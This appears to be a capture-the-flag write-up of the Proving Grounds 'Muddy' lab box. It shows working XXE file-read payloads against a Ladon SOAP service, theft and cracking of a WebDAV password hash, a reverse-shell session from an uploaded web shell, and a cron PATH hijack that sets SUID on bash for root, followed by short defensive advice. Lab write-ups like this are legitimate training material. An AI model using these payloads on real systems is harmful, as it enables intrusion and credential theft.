
report


Muddy - Proving Grounds Box

Recon

I ran `nmap -sS -sV $TARGET`.




I added the IP to /etc/hosts for the host `muddy.ugc`. I notice a "Ladon" server is hosted on port 8888.



There are some endpoints accepting POST: `xmlrpc`, `jsonrpc10`, `jsonwsp`, etc. Let me do some research on it. Looks like we need to pop an XXE vulnerability.

I also noticed that `gobuster` shows me that WebDAV is enabled. I will likely need to login later with stolen credentials.



I searched `exploit-db.com` for Ladon XXE vulnerabilities. Apparently all we need for LFI is a `curl` command with the right payload.

Exploit

XML XXE Local File Inclusion

I was able to trigger XML LFI with an HTTP POST:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X $'POST' \                                  tun0:Down | TARGET:192.168.56.161 | 03-02-26 19:35:46
-H $'Content-Type: text/xml;charset=UTF-8' \
-H $'SOAPAction: \"http://muddy.ugc:8888/muddy/soap11/checkout\"' \
--data-binary $'<?xml version="1.0"?>
<!DOCTYPE uid
[<!ENTITY stolen SYSTEM "file:///etc/passwd">
]>
<soapenv:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\"
xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\"
xmlns:urn=\"urn:HelloService\"><soapenv:Header/>
<soapenv:Body>
<urn:checkout soapenv:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">
<uid xsi:type=\"xsd:string\">&stolen;</uid>
</urn:checkout>
</soapenv:Body>
</soapenv:Envelope>' \
'http://muddy.ugc:8888/muddy/soap11/checkout' | xmllint --format -
```

```
'http://muddy.ugc:8888/muddy/soap11/checkout' | xmllint --format -
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http://schem
as.xmlsoap.org/soap/envelope/" xmlns:ns="urn:muddy" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <SOAP-ENV:Body SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <ns:checkoutResponse>
      <result>Serial number: root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologi
nbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syn
cgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp
:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinnews:x:9:9:news:/var/spool/new
s:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/n
ologinwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nol
oginlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/
nologingnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologinnobody:x:65534:655
34:nobody:/nonexistent:/usr/sbin/nologin_apt:x:100:65534::/nonexistent:/usr/sbin/nologinsystemd-timesync:x
:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologinsystemd-network:x:102:103:systemd N
etwork Management,,,:/run/systemd:/usr/sbin/nologinsystemd-resolve:x:103:104:systemd Resolver,,,:/run/syst
emd:/usr/sbin/nologinmessagebus:x:104:110::/nonexistent:/usr/sbin/nologinsshd:x:105:65534::/run/sshd:/usr/
sbin/nologinsystemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologinmysql:x:106:112:MySQL Server
,,,:/nonexistent:/bin/falseian:x:1000:1000::/home/ian:/bin/shDebian-exim:x:107:114::/var/spool/exim4:/usr/
sbin/nologin_rpc:x:108:65534::/run/rpcbind:/usr/sbin/nologinstatd:x:109:65534::/var/lib/nfs:/usr/sbin/nolo
gin</result>
    </ns:checkoutResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>

┌──(kali㉿kali)-[~/Downloads]
└─$ 
                                                          tun0:Down | TARGET:192.168.56.161 | 03-02-26 19:36:03
```

The next step is to use this to steal WebDAV credentials so we can upload a webshell.

I then obtained the `passwd.dav` file by targeting `/var/www/html/webdav/passwd.dav`:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ curl -s -X $'POST' \                                    tun0:Down | TARGET:192.168.56.161 | 03-02-26 19:41:37
-H $'Content-Type: text/xml;charset=UTF-8' \
-H $'SOAPAction: \"http://muddy.ugc:8888/muddy/soap11/checkout\"' \
--data-binary $'<?xml version="1.0"?>
<!DOCTYPE uid
[<!ENTITY stolen SYSTEM "file:///var/www/html/webdav/passwd.dav">
]>
<soapenv:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\"
xmlns:soapenv=\"http://schemas.xmlsoap.org/soap/envelope/\"
xmlns:urn=\"urn:HelloService\"><soapenv:Header/>
<soapenv:Body>
<urn:checkout soapenv:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">
<uid xsi:type=\"xsd:string\">&stolen;</uid>
</urn:checkout>
</soapenv:Body>
</soapenv:Envelope>' \
'http://muddy.ugc:8888/muddy/soap11/checkout' | xmllint --format -
```

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-ENV="http://schem
as.xmlsoap.org/soap/envelope/" xmlns:ns="urn:muddy" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <SOAP-ENV:Body SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <ns:checkoutResponse>
      <result>Serial number: administrant:$apr1$GUG1OnCu$uiSLaAQojCm14lPMwISDi0</result>
    </ns:checkoutResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>

┌──(kali㉿kali)-[~/Downloads]
└─$                                                         tun0:Down | TARGET:192.168.56.161 | 03-02-26 19:42:19
```

Cracking WebDAV Credentials

I first need to crack the hashed password for the user `administrant`.

```
[henrypost@kali-toughwolf] ~/Git/oscp/boxes/provinggrounds/Muddy 03/02/26  1:52PM
❯ hashcat -m 1600 '$apr1$GUG1OnCu$uiSLaAQojCm14lPMwISDi0' /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DI
=============================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-8665U CPU @ 1.90GHz, 30984/61969 MB (8192 MB alloca
```


Shortly after that, we get `sleepless` as the password:


```
Started: Mon Mar  2 13:52:56 2026
Stopped: Mon Mar  2 13:53:39 2026
[henrypost@kali-toughwolf] ~/Git/oscp/boxes/provinggrounds/Muddy 03/02/26  1:53PM
❯ hashcat -m 1600 '$apr1$GUG1OnCu$uiSLaAQojCm14lPMwISDi0' /usr/share/wordlists/rockyou.txt --show
$apr1$GUG1OnCu$uiSLaAQojCm14lPMwISDi0:sleepless
[henrypost@kali-toughwolf] ~/Git/oscp/boxes/provinggrounds/Muddy 03/02/26  1:53PM
❯
```

The cred is `administrant:sleepless`.

Using WebDAV Credentials and uploading a PHP web shell

I prepared a PHP web shell to upload, and started a `nc` listener.





I then uploaded the reverse shell payload:

And then I caused the victim PHP runtime to execute our code:

Resulting in a functioning reverse shell running in the php user context, `www-data`:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nvlp 4444                                    tun0:Down | TARGET:192.168.56.161 | 03-02-26 21:07:00
listening on [any] 4444 ...
connect to [192.168.49.56] from (UNKNOWN) [192.168.56.161] 55378
Linux muddy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 16:11:46 up  2:03,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$
```

I stabilized my shell with `python3`:

```
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@muddy:/$ ^Z
zsh: suspended  nc -nvlp 4444

┌──(kali㉿kali)-[~/Downloads]
└─$ fg                                               tun0:Down | TARGET:192.168.56.161 | 03-02-26 21:14:05
[1]  + continued  nc -nvlp 4444
ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
www-data@muddy:/$
```

Pivoting: Cron Job Exploitation

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/dev/shm:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    netstat -tlpn > /root/status && service apache2 status >> /root/status && service
mysql status >> /root/status

#
www-data@muddy:/$
```

`/dev/shm` is writeable by us.

Because the command `netstat` gets run every 1 minute by `root` user, we can use this to get a root shell on our victim.

We just need to create an executable named `netstat` within the `/dev/shm` folder to achieve root access.

```
www-data@muddy:/$ cd /dev/shm
cd /dev/shm
www-data@muddy:/dev/shm$ echo "chmod +s /bin/bash">netstat
echo "chmod +s /bin/bash">netstat
www-data@muddy:/dev/shm$ chmod 777 netstat
chmod 777 netstat
www-data@muddy:/dev/shm$ sleep 1m
sleep 1m
www-data@muddy:/dev/shm$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
www-data@muddy:/dev/shm$ date
date
Mon Mar  2 16:35:42 EST 2026
www-data@muddy:/dev/shm$
```

The `s` bit is set on the file `/bin/bash`, meaning we can use `/bin/bash -p` to get a root shell. `p` means "Preserve effective UID", which is `root` in this case.

```
www-data@muddy:/dev/shm$ /bin/bash -p
/bin/bash -p
bash-5.0# whoami
whoami
root
bash-5.0# date
date
Mon Mar  2 16:37:17 EST 2026
bash-5.0#
```

And, we have root access and flag.

```
bash-5.0# cd /root
cd /root
bash-5.0# ls
ls
proof.txt  status
bash-5.0# cat proof.txt
cat proof.txt
396ab21baec700da3307e0850607a2f2
bash-5.0# date
date
Mon Mar  2 16:38:11 EST 2026
bash-5.0#
```

Guidance

Do not parse XML External Entities.

Do not expose unnecessary XML parsing services over the network.

Consider disabling WebDAV and SOAP XML APIs unless necessary, or putting them behind a firewall.